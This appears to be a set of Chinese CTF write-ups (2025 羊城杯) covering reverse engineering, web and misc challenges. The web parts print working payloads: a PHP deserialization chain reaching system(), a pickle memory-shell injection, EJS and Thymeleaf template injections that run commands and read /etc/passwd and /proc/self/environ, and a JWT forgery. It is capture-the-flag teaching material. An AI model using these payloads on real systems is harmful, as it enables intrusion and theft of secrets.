查看代码,里面有一堆加法,然后传入了init中的方法int()、exit()、exec、m()方法
先对python代码进行简单的简化
查看一下init.pyd中的方法
pyd_info.py:
import init
x = dir(init)
print("fun b: " ,init.b)
print("fun c: " , init.c)
print("fun e: " , init.e)
print("fun exec: " , init.exec)
print("fun exit: " , init.exit)
print("fun int: " , init.int)
print("fun m: " , init.m)
print("fun p: " , init.p)
help(init)
#result:
'''
fun b: <function b64encode at 0x0000000001671F70>
fun c: <class 'unicorn.unicorn_py3.unicorn.Uc'>
fun e: <unicorn.unicorn_py3.arch.intel.UcIntel object at 0x0000000001522F10>
fun exec: <cyfunction exec at 0x000000000147F5F0>
fun exit: <built-in function eval>
fun int: <class 'str'>
fun m: <class 'operator.methodcaller'>
fun p: <built-in function print>
Help on module init:
NAME
init
FUNCTIONS
a2b_hex(hexstr, /)
Binary data of hexadecimal representation.
hexstr must contain an even number of hex digits (upper or lower case).
This function is also available as "unhexlify()".
exec(x)
exit = eval(source, globals=None, locals=None, /)
Evaluate the given source in the context of globals and locals.
The source may be a string representing a Python expression
or a code object as returned by compile().
The globals must be a dictionary and locals can be any mapping,
defaulting to the current globals and locals.
If only globals is given, locals defaults to it.
i = input(prompt=None, /)
Read a string from standard input. The trailing newline is stripped.
The prompt string, if given, is printed to standard output without a
trailing newline before reading input.
If the user hits EOF (*nix: Ctrl-D, Windows: Ctrl-Z+Return), raise EOFError.
On *nix systems, readline is used if available.
p = print(...)
print(value, ..., sep=' ', end='\n', file=sys.stdout, flush=False)
Prints the values to a stream, or to sys.stdout by default.
Optional keyword arguments:
file: a file-like object (stream); defaults to the current sys.stdout.
sep: string inserted between values, default a space.
end: string appended after the last value, default a newline.
flush: whether to forcibly flush the stream.
DATA
__test__ = {}
e = <unicorn.unicorn_py3.arch.intel.UcIntel object>
FILE
c:\users\36134\desktop\2025羊城杯\re\re2\chal\init.pyd
*/
'''从help中可以看出
b = b64encode()
p = print(...)
i = input(prompt=None, /)
exit = eval()
e = <unicorn.unicorn_py3.arch.intel.UcIntel object>
m = operator.methodcaller()
init.int()函数是str类型了,尝试调用这个函数

这个函数实现了加法,返回str类型的和
init.exec()函数暂时看不出来,先放着,根据从init.pyc中得知的信息,将脚本简化
处理脚本:
import re
with open("plus.py", "r") as f:
data = f.read()
matches = re.findall(r'int\((.*?)\)', data)
solve = []
for i in matches:
if i == '':
solve.append('')
else:
solve.append(eval(i))
for i, match in enumerate(matches):
data = data.replace(f'int({match})', f"'{solve[i]}'")
solve2 = []
matches = re.findall(r'exit\((.*?)\)', data)
for i in matches:
solve2.append(eval(i))
for i, match in enumerate(matches):
data = data.replace(f'exit({match})', f"{solve2[i]}")
data = data.replace(';','\n')
print(data)
处理之后代码:
from init import *
m(exec(30792292888306032),16777216,2097152)(e)
m(exec(30792292888306032),18874368,65536)(e)
m(exec(2018003706771258569829),16777216,exec(2154308209104587365050518702243508477825638429417674506632669006169365944097218288620502508770072595029515733547630393909115142517795439449349606840082096284733042186109675198923974401239556369486310477745337218358380860128987662749468317325542233718690074933730651941880380559453),)(e)
m(exec(2110235738289946063973),44,18939903)(e)
m(exec(2018003706771258569829),18878464, i(exec(520485229507545392928716380743873332979750615584)).encode())(e)
m(exec(2110235738289946063973),39,18878464)(e)
m(exec(2110235738289946063973),43,44)(e)
m(exec(2110235738289946063973),40,7)(e)
m(exec(1871008466716552426100), 16777216, 16777332)(e)
p(exec(1735356260)) if (b(m(exec(7882826979490488676), 18878464, 44)(e)).decode()== exec(636496797464929889819018589958474261894226380884858896837050849823120096559828809884712107801783610237788137002972622711849132377866432975817021)) else p(exec(31084432670685473)) #type:ignoree();m();init.exec查看处理之后的代码,有一个很大的int数值传入了init.exec(),调用这个函数查看

这个函数实现了int2str的功能
自己实现方法:
def int2bytes(n, byteorder: str = "big"):
if n == 0:
return b"\x00"
length = (n.bit_length() + 7) // 8
return n.to_bytes(length, byteorder)接下来分析m() e()方法
m()方法是operator.methodcaller(),这个方法用来创建函数,类似于回调函数
m(x1, x2, x3)(e)等价于e.x1(x2,x3)
e()方法是unicorn.unicorn_py3.arch.intel.UcIntel
Unicorn 是一个基于 QEMU 的CPU 模拟器框架
可以将上面e写成e = unicorn.Uc(UC_ARCH_X86, UC_MODE_64),第一个参数是cpu架构,第二个参数是模式
根据上面的分析,就可以将plus.py还原成原本的代码
from unicorn import *
from unicorn.x86_const import *
from operator import methodcaller
from base64 import b64encode as b
e = Uc(UC_ARCH_X86, UC_MODE_64)
e.mem_map(16777216,2097152)
e.mem_map(18874368,65536)
#写入汇编指令
e.mem_write(16777216,b'\xf3\x0f\x1e\xfaUH\x89\xe5H\x89}\xe8\x89u\xe4\x89\xd0\x88E\xe0\xc7E\xfc\x00\x00\x00\x00\xebL\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\x8d\x0c\xc5\x00\x00\x00\x00\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x002E\xe0\x8d4\x01\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\xc1\xe0\x05\x89\xc1\x8bU\xfcH\x8bE\xe8H\x01\xd0\x8d\x14\x0e\x88\x10\x83E\xfc\x01\x8bE\xfc;E\xe4r\xac\x90\x90]')
e.reg_write(44,18939903)
e.mem_write(18878464,input("[+]input your flag: ").encode())
e.reg_write(39,18878464)
e.reg_write(43,44)
e.reg_write(40,7)
e.emu_start(16777216,16777332)
print("good") if (
b(e.mem_read(18878464,44)).decode()
== "425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI="
) else print("no way!")
e = Uc(UC_ARCH_X86, UC_MODE_64)e.mem_map(16777216,2097152)0x01000000(十进制 16777216)映射 2MB 内存,作为放置并执行 shellcode 的区域e.mem_map(18874368,65536)0x01200000(十进制 18874368)映射 64KB 内存,作为数据区e.mem_write(16777216, b'\xf3\x0f\x1e\xfa...')0x01000000e.reg_write(44,18939903)18939903 。代码里并没有以名字注明是哪个寄存器,但其作用是给 shellcode 一个初始化值e.mem_write(18878464,input("[+]input your flag: ").encode())
把用户的输入写到地址 18878464 这个地址和上面 data 区的基址有关系:
18878464 - 18874368 = 4096 = 0x1000所以输入被写入 data 区内偏移 0x1000 的位置(也就是 0x01201000)
三个 reg_write:
e.reg_write(39,18878464)
e.reg_write(43,44)
e.reg_write(40,7)这三行把函数参数或工作寄存器设为:
18878464)44)7)e.emu_start(16777216,16777332)0x01000000 执行,直到 0x01000000 + 116,执行过程中,shellcode 会读取/写入 data 区最后比较:
b(e.mem_read(18878464,44)).decode() == "425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI="先对处理后的 44 字节用 base64编码得到字符串,再和enc进行比较

将汇编指令以二进制保存,使用ida打开分析,稍微处理一下数据类型和变量名

这里使用异或和乘法进行运算,因为除法不能直接逆运算,所以要爆破
写脚本爆破flag
import base64
enc = base64.b64decode("425MvHMxtLqZ3ty3RZkw3mwwulNRjkswbpkDMK+3CDCOtbe6kzAqPyrcEAI=")
flag = ''
for i in range(44):
for j in range(32,127):
if ((8 * j) + (7 ^ j) + (32 * j)) &0xff == enc[i]:
flag += chr(j)
break
print(flag)
#result
#DASCTF{un1c0rn_1s_u4fal_And_h0w_ab0ut_exec?}
]]>代码:
<?php
error_reporting(0);
highlight_file(__FILE__);
class A {
public $first;
public $step;
public $next;
public function __construct() {
$this->first = "继续加油!";
}
public function start() {
echo $this->next;
}
}
class E {
private $you;
public $found;
private $secret = "admin123";
public function __get($name){
if($name === "secret") {
echo "<br>".$name." maybe is here!</br>";
$this->found->check();
}
}
}
class F {
public $fifth;
public $step;
public $finalstep;
public function check() {
if(preg_match("/U/",$this->finalstep)) {
echo "仔细想想!";
}
else {
$this->step = new $this->finalstep();
($this->step)();
}
}
}
class H {
public $who;
public $are;
public $you;
public function __construct() {
$this->you = "nobody";
}
public function __destruct() {
$this->who->start();
}
}
class N {
public $congratulation;
public $yougotit;
public function __call(string $func_name, array $args) {
return call_user_func($func_name,$args[0]);
}
}
class U {
public $almost;
public $there;
public $cmd;
public function __construct() {
$this->there = new N();
$this->cmd = $_POST['cmd'];
}
public function __invoke() {
return $this->there->system($this->cmd);
}
}
class V {
public $good;
public $keep;
public $dowhat;
public $go;
public function __toString() {
$abc = $this->dowhat;
$this->go->$abc;
return "<br>Win!!!</br>";
}
}
unserialize($_POST['payload']);
?>反序列化构造链子
H::__destruct() -> A::start() -> V::__toString() -> E::__get() -> F::check() -> U::__invoke() -> system()
POC:
<?php
class A { public $first; public $step; public $next; }
class E { private $you; public $found; private $secret; }
class F { public $fifth; public $step; public $finalstep; }
class H { public $who; public $are; public $you; }
class N { public $congratulation; public $yougotit; }
class U { public $almost; public $there; public $cmd; }
class V { public $good; public $keep; public $dowhat; public $go; }
$f = new F();
$f->finalstep = 'u'; // 类名大小写不敏感,绕过 preg_match("/U/",...)
// 2. 创建 E,它会调用 F->check()
$e = new E();
$e->found = $f;
// 3. 创建 V,它会触发 E::__get('secret')
$v = new V();
$v->go = $e;
$v->dowhat = 'secret';
// 4. 创建 A,它会触发 V::__toString()
$a = new A();
$a->next = $v;
// 5. 创建入口点 H,它会触发 A->start()
$h = new H();
$h->who = $a;
$payload = serialize($h);
echo urlencode($payload);
?>
//result
/*
O%3A1%3A%22H%22%3A3%3A%7Bs%3A3%3A%22who%22%3BO%3A1%3A%22A%22%3A3%3A%7Bs%3A5%3A%22first%22%3BN%3Bs%3A4%3A%22step%22%3BN%3Bs%3A4%3A%22next%22%3BO%3A1%3A%22V%22%3A4%3A%7Bs%3A4%3A%22good%22%3BN%3Bs%3A4%3A%22keep%22%3BN%3Bs%3A6%3A%22dowhat%22%3Bs%3A6%3A%22secret%22%3Bs%3A2%3A%22go%22%3BO%3A1%3A%22E%22%3A3%3A%7Bs%3A6%3A%22%00E%00you%22%3BN%3Bs%3A5%3A%22found%22%3BO%3A1%3A%22F%22%3A3%3A%7Bs%3A5%3A%22fifth%22%3BN%3Bs%3A4%3A%22step%22%3BN%3Bs%3A9%3A%22finalstep%22%3Bs%3A1%3A%22u%22%3B%7Ds%3A9%3A%22%00E%00secret%22%3BN%3B%7D%7D%7Ds%3A3%3A%22are%22%3BN%3Bs%3A3%3A%22you%22%3BN%3B%7D
*/

使用guest用户登录这个网站,发现cookie中会有个token

十六进制解码之后发现有guest isadmin这些字段

网站的后端是flask,这里的十六进制应该是序列化之后的,传到后端会将这段十六进制反序列化
我们只要构造一个恶意代码,将其序列化之后的十六进制传入就能被执行
构造一个内存马注入
import pickle
class RCE():
def __reduce__(self):
command = r"""app.after_request_funcs.setdefault(None,[]).append(lambda resp: make_response(__import__('os').popen(request.args.get('cmd')).read()) if request.args.get('cmd') else resp)"""
return (eval, (command,))
print(pickle.dumps(RCE()).hex())

替换token,刷新网页

成功执行

在响应头中发现了express字样,后端是nodejs写的

给了源码,审计一下
这段 Node.js 代码实现了一个文件上传和文件浏览功能,基于Express + EJS 模板引擎实现
可以通过http put 上传文件

这里是安全中间件
如果 req.path 不是字符串 → 直接拒绝
如果 req.query.templ 存在且不是字符串 → 拒绝
如果路径中含 .. 或以 .js 结尾 → 拒绝访问
虽然它过滤了 ..,但并未过滤 /templ,这里可以加载任意ejs模板


成功执行命令
POC:
<%
// 取到 global
const G = ({}).constructor.constructor('return this')();
// 通过 process.mainModule.require 拿 child_process(更稳)
const cp = (G.process && G.process.mainModule && G.process.mainModule.require)
? G.process.mainModule.require('child_process')
: // 备用:若 mainModule 不可用,尝试用 process.require(少见)
(G.process && G.process.require ? G.process.require('child_process') : null);
if (!cp) {
throw new Error('cannot locate child_process via process.mainModule.require');
}
const out = cp.execSync('/readflag').toString();
%>
<pre><%= out %></pre>
来审一下代码

先看一下login 访问/dynamic-template这个接口不传参数 默认返回login.html页面,对模板进行解析

在MainC类中发现了文件上传接口,文件会保存在uploadFile/${filename}.html中
这里很明显是要配合/dynamic-template中的文件包含进行模板注入

文件上传有鉴权,USER用户才有权限上传

用户名和密码写死了,{noop} 代表密码不加密

getUsernameFromToken方法返回了 claims.getSubject(),就是jwt中的sub字段
使用密钥25d55ad283aa400af464c76d713c07add57f21e6a273781dbf8b7657940f3b03,可以直接伪造user1的jwt进行登录,然后上传模板
通过/dynamic-template?value=../uploadFile/ 接口出发模板进行命令执行

先写一个测试模板上传,查看模板是否会被解析
<span th:text="${7 * 7}"></span>

接下来构造命令执行poc

发现程序采用的是thymeleaf-3.1.2,这个版本新增了很多过滤,需要绕过
在网上找到了一个可以用的poc
参考链接:https://justdoittt.top/2024/03/24/Thymeleaf%E6%BC%8F%E6%B4%9E%E6%B1%87%E6%80%BB/index.html
<p th:text='${__${new.org..apache.tomcat.util.IntrospectionUtils().getClass().callMethodN(new.org..apache.tomcat.util.IntrospectionUtils().getClass().callMethodN(new.org..apache.tomcat.util.IntrospectionUtils().getClass().findMethod(new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.Runtime"),"getRuntime",null),"invoke",{null,null},{new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.Object"),new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("org."+"thymeleaf.util.ClassLoaderUtils").loadClass("[Ljava.lang.Object;")}),"exec","cp /etc/passwd uploadFile/passwd.html",new.org..springframework.instrument.classloading.ShadowingClassLoader(new.org..apache.tomcat.util.IntrospectionUtils().getClass().getClassLoader()).loadClass("java.lang.String"))}__}'></p>
flag在环境变量,将上面poc中的 cp /etc/passwd uploadFile/passwd.html替换成cp /proc/self/environ uploadFile/flag.html即可
题目是一个游戏,由Godot开发
使用GDRE_tools工具对游戏进行反编译

发现enc

这里是enc的加密逻辑
当分数达到7906是执行下面的解码代码,查看具体解密逻辑
把字符串 enc分成 12 位一组 ,即 3 个 4 位二进制数字
前 4 位 → 百位数
中 4 位 → 十位数
后 4 位 → 个位数
然后拼成一个三位数 ASCII 码
解密写脚本解密
a = "000001101000000001100101000010000011000001100111000010000100000001110000000100100011000100100000000001100111000100010111000001100110000100000101000001110000000010001001000100010100000001000101000100010111000001010011000010010111000010000000000001010000000001000101000010000001000100000110000100010101000100010010000001110101000100000111000001000101000100010100000100000100000001001000000001110110000001111001000001000101000100011001000001010111000010000111000010010000000001010110000001101000000100000001000010000011000100100101"
flag = ""
for i in range(0, len(a), 12):
bin_chunk = a[i:i+12]
hundreds = int(bin_chunk[0:4], 2)
tens = int(bin_chunk[4:8], 2)
units = int(bin_chunk[8:12], 2)
ascii_value = hundreds * 100 + tens * 10 + units
flag += chr(ascii_value)
print(flag)
//result
//DASCTF{xCuBiFYr-u5aP2-QjspKk-rh0LO-w9WZ8DeS}
使用adobe fireworks 打开图片发先图片有多个图层

隐藏下面一个图层之后出来一个图片,里面有很多男女标志
男为1 女为2提取出来,进行二进制解码就能getflag

参考文档内数据格式结合AI编写脚本
最后脚本:
# -*- coding: utf-8 -*-
import re
import csv
from datetime import datetime
# --- 数据校验规范中定义的常量 ---
# 手机号前三位号段集合
PHONE_PREFIXES = {
"134", "135", "136", "137", "138", "139", "147", "148", "150",
"151", "152", "157", "158", "159", "172", "178", "182", "183",
"184", "187", "188", "195", "198", "130", "131", "132", "140",
"145", "146", "155", "156", "166", "167", "171", "175", "176",
"185", "186", "196", "133", "149", "153", "173", "174", "177",
"180", "181", "189", "190", "191", "193", "199"
}
# 身份证号前17位加权系数
ID_CARD_WEIGHTS = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
# 身份证号校验码映射关系 (余数 0-10 对应)
ID_CARD_CHECKSUM = ['1', '0', 'X', '9', '8', '7', '6', '5', '4', '3', '2']
# --- 各类数据校验函数 ---
def is_valid_idcard(s: str) -> bool:
"""校验身份证号码是否有效。"""
cleaned_s = s.replace(" ", "").replace("-", "")
if len(cleaned_s) != 18:
return False
if not cleaned_s[:17].isdigit() or not (cleaned_s[17].isdigit() or cleaned_s[17].upper() == 'X'):
return False
try:
datetime.strptime(cleaned_s[6:14], '%Y%m%d')
except ValueError:
return False
s_sum = sum(int(cleaned_s[i]) * ID_CARD_WEIGHTS[i] for i in range(17))
expected_checksum = ID_CARD_CHECKSUM[s_sum % 11]
return cleaned_s[17].upper() == expected_checksum
def is_valid_phone(s: str) -> bool:
"""校验手机号码是否有效。"""
temp_s = s.strip()
if temp_s.startswith("+86"):
temp_s = temp_s[3:].strip()
elif temp_s.startswith("(+86)"):
temp_s = temp_s[5:].strip()
cleaned_s = temp_s.replace(" ", "").replace("-", "")
return len(cleaned_s) == 11 and cleaned_s.isdigit() and cleaned_s[:3] in PHONE_PREFIXES
def is_valid_bankcard(s: str) -> bool:
"""使用 Luhn 算法校验银行卡号是否有效。"""
if not (16 <= len(s) <= 19 and s.isdigit()):
return False
digits = [int(d) for d in s]
for i in range(len(digits) - 2, -1, -2):
doubled = digits[i] * 2
digits[i] = doubled - 9 if doubled > 9 else doubled
return sum(digits) % 10 == 0
def is_valid_ip(s: str) -> bool:
"""校验IPv4地址是否有效。"""
parts = s.split('.')
if len(parts) != 4:
return False
for part in parts:
if not part.isdigit() or (len(part) > 1 and part.startswith('0')) or not 0 <= int(part) <= 255:
return False
return True
def is_valid_mac(s: str) -> bool:
"""校验MAC地址是否有效。"""
return re.fullmatch(r'([0-9a-fA-F]{2}:){5}([0-9a-fA-F]{2})', s, re.IGNORECASE) is not None
def process_data_file(input_filename: str, output_filename: str):
"""
主处理函数:读取整个文件内容,提取所有可能的候选数据,进行校验和分类。
"""
try:
with open(input_filename, 'r', encoding='utf-8') as f_in:
content = f_in.read()
except FileNotFoundError:
print(f"错误:输入文件 '{input_filename}' 未找到。")
return
# ★★★ 专家级正则表达式,使用负向先行断言 (?<!\d) 和 (?!\d) 来确保数字边界 ★★★
patterns = {
'idcard': r'(?<!\d)\d{6}(?:-|\s)?\d{8}(?:-|\s)?\d{3}[\dX](?!\d)',
# ★★★ 兼容了 "+86" 后无空格的情况 ★★★
'phone': r'(?<!\d)(?:\(\+86\)|\+86\s?)?(?:\d{3}[-\s]?\d{4}[-\s]?\d{4}|\d{11})(?!\d)',
'ip': r'\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}',
'mac': r'(?:[0-9a-fA-F]{2}:){5}[0-9a-fA-F]{2}',
'bankcard': r'(?<!\d)\d{16,19}(?!\d)'
}
validators = {
'idcard': is_valid_idcard,
'phone': is_valid_phone,
'bankcard': is_valid_bankcard,
'ip': is_valid_ip,
'mac': is_valid_mac
}
valid_data = []
found_values = set()
# 更改查找顺序,优先查找格式最独特、最不容易混淆的类型
category_order = ['ip', 'mac', 'idcard', 'phone', 'bankcard']
for category in category_order:
pattern = patterns[category]
# 使用 re.IGNORECASE 使MAC地址匹配不区分大小写
candidates = re.finditer(pattern, content, re.IGNORECASE)
for match in candidates:
value = match.group(0)
# 清理银行卡号候选值,因为它可能从一个更长的数字串中提取
# 但我们需要保留原始格式,所以只对纯数字的银行卡进行此操作
candidate_to_check = value
if category == 'bankcard' and not re.search(r'[-\s]', value):
# 如果一个18位的数字同时是无效身份证和有效银行卡,确保它被正确分类
pass # 在这个逻辑下,不需要特殊处理
if candidate_to_check in found_values:
continue
if validators[category](candidate_to_check):
valid_data.append({'category': category, 'value': value})
found_values.add(value)
# 将结果写入CSV文件
try:
with open(output_filename, 'w', newline='', encoding='utf-8') as f_out:
fieldnames = ['category', 'value']
writer = csv.DictWriter(f_out, fieldnames=fieldnames)
writer.writeheader()
writer.writerows(valid_data)
print(f"处理完成!有效数据已保存至 '{output_filename}'。")
except IOError:
print(f"错误:无法写入到输出文件 '{output_filename}'。")
# --- 脚本执行入口 ---
if __name__ == '__main__':
INPUT_FILE = 'data.txt'
OUTPUT_FILE = 'results.csv'
process_data_file(INPUT_FILE, OUTPUT_FILE)使用明文推出异或密钥
脚本:
import pandas as pd
import binascii
plain_name_1 = "蒋宏玲"
plain_id_1 = "220000197309078766"
cipher_hex_id_1 = "1451374401262f5d9ca4657bcdd9687eac8baace87de269e6659fdbc1f3ea41c"
plain_bytes_id_1 = plain_id_1.encode('utf-8')
cipher_bytes_id_1 = binascii.unhexlify(cipher_hex_id_1)
def xor_bytes(b1, b2):
return bytes([_a ^ _b for _a, _b in zip(b1, b2)])
padded_plain_bytes_id_1 = plain_bytes_id_1.ljust(len(cipher_bytes_id_1), b'\x00')
keystream = xor_bytes(padded_plain_bytes_id_1, cipher_bytes_id_1)
df = pd.read_excel('个人信息表.xlsx', index_col=0)
def decrypt_field(hex_ciphertext):
if not isinstance(hex_ciphertext, str):
return hex_ciphertext
try:
cipher_bytes = binascii.unhexlify(hex_ciphertext)
except binascii.Error:
return hex_ciphertext
plain_bytes = xor_bytes(cipher_bytes, keystream)
plain_bytes = plain_bytes.rstrip(b'\x00\x05\x07\r\n ')
plain_text = plain_bytes.decode('utf-8', errors='ignore').strip()
return plain_text
df['姓名'] = df['姓名'].apply(decrypt_field)
df['手机号'] = df['手机号'].apply(decrypt_field)
df['身份证号'] = df['身份证号'].apply(decrypt_field)
display(df[df['姓名'] == '何浩璐'])
]]>题目名称是sea,反过来就是aes

查看代码,有个复制操作,复制的值长度为32,正好符合aes-256 key的长度,赛博厨子一把梭

DASCTF{75aab2560274ae21aa4554b993e658d1}

程序将输入对每一位进行了各种运算操作和密文进行比较

只需要将这些运算操作提取出来进行逆运算就能还原flag

flag的起始地址为0x407040,按地址递增,提取对该地址进行的运算操作,然后进行逆运算,让ai搓一个脚本
import re
ops_text = """
byte_40704D -= 120;
byte_407070 ^= 0x4Fu;
byte_407055 -= 30;
..........
byte_407051 -= 42;
byte_407050 ^= 0xD6u;
"""
BASE_FLAG = 0x407040
FLAG_LEN = 40
lines = [ln.strip() for ln in ops_text.strip().splitlines() if ln.strip() and not ln.strip().startswith('#')]
ops = [] # list of (idx, op, val)
for ln in lines:
m = re.match(r'^byte_([0-9A-Fa-f]+)\s*([+\-^])=\s*(0x[0-9A-Fa-f]+|\d+)u?\s*;', ln)
if m:
addr = int(m.group(1), 16)
op = m.group(2)
val = int(m.group(3), 0) & 0xFF
idx = addr - BASE_FLAG
if 0 <= idx < FLAG_LEN:
ops.append((idx, op, val))
continue
m = re.match(r'^\+\+byte_([0-9A-Fa-f]+)\s*;', ln)
if m:
addr = int(m.group(1), 16); idx = addr - BASE_FLAG
if 0 <= idx < FLAG_LEN: ops.append((idx, '+', 1))
continue
m = re.match(r'^--byte_([0-9A-Fa-f]+)\s*;', ln)
if m:
addr = int(m.group(1), 16); idx = addr - BASE_FLAG
if 0 <= idx < FLAG_LEN: ops.append((idx, '-', 1))
continue
m = re.match(r'^flag\s*([+\-^])=\s*(0x[0-9A-Fa-f]+|\d+)u?\s*;', ln)
if m:
op = m.group(1); val = int(m.group(2), 0) & 0xFF
idx = 0 # treat as first byte
ops.append((idx, op, val))
continue
len_ops = len(ops)
len_ops, ops[:10], ops[-10:]
cipher = bytes([
0x7F,0x11,0x4A,0x9D,0xA5,0xD5,0x99,0x9F,0xAC,0xD3,
0xD4,0xBC,0x1A,0x53,0x46,0xF4,0xE7,0x37,0x03,0x60,
0x17,0xBA,0x67,0xAC,0x09,0xDA,0xA0,0xFB,0x2D,0x8E,
0xCB,0x11,0x02,0xC4,0x17,0xF7,0x1B,0x8F,0x67,0x52
])
len(cipher)
def invert(op, val):
if op == '+': return ('-', val)
if op == '-': return ('+', val)
if op == '^': return ('^', val)
raise ValueError(op)
inv_ops = [(i,)+invert(op,v) for (i,op,v) in ops[::-1]]
buf = bytearray(cipher)
for i,op,v in inv_ops:
if op == '+':
buf[i] = (buf[i] + v) & 0xFF
elif op == '-':
buf[i] = (buf[i] - v) & 0xFF
elif op == '^':
buf[i] ^= v
hex_out = buf.hex()
ascii_try = None
try:
ascii_try = bytes(buf).decode('utf-8')
except Exception as e:
ascii_try = None
print(hex_out, ascii_try)
#运行结果
#4441534354467b35616333623238373131616163383664613063366634663438396230356539367d
DASCTF{5ac3b28711aac86da0c6f4f489b05e96}DASCTF{5ac3b28711aac86da0c6f4f489b05e96}]]>

64位elf


ida分析


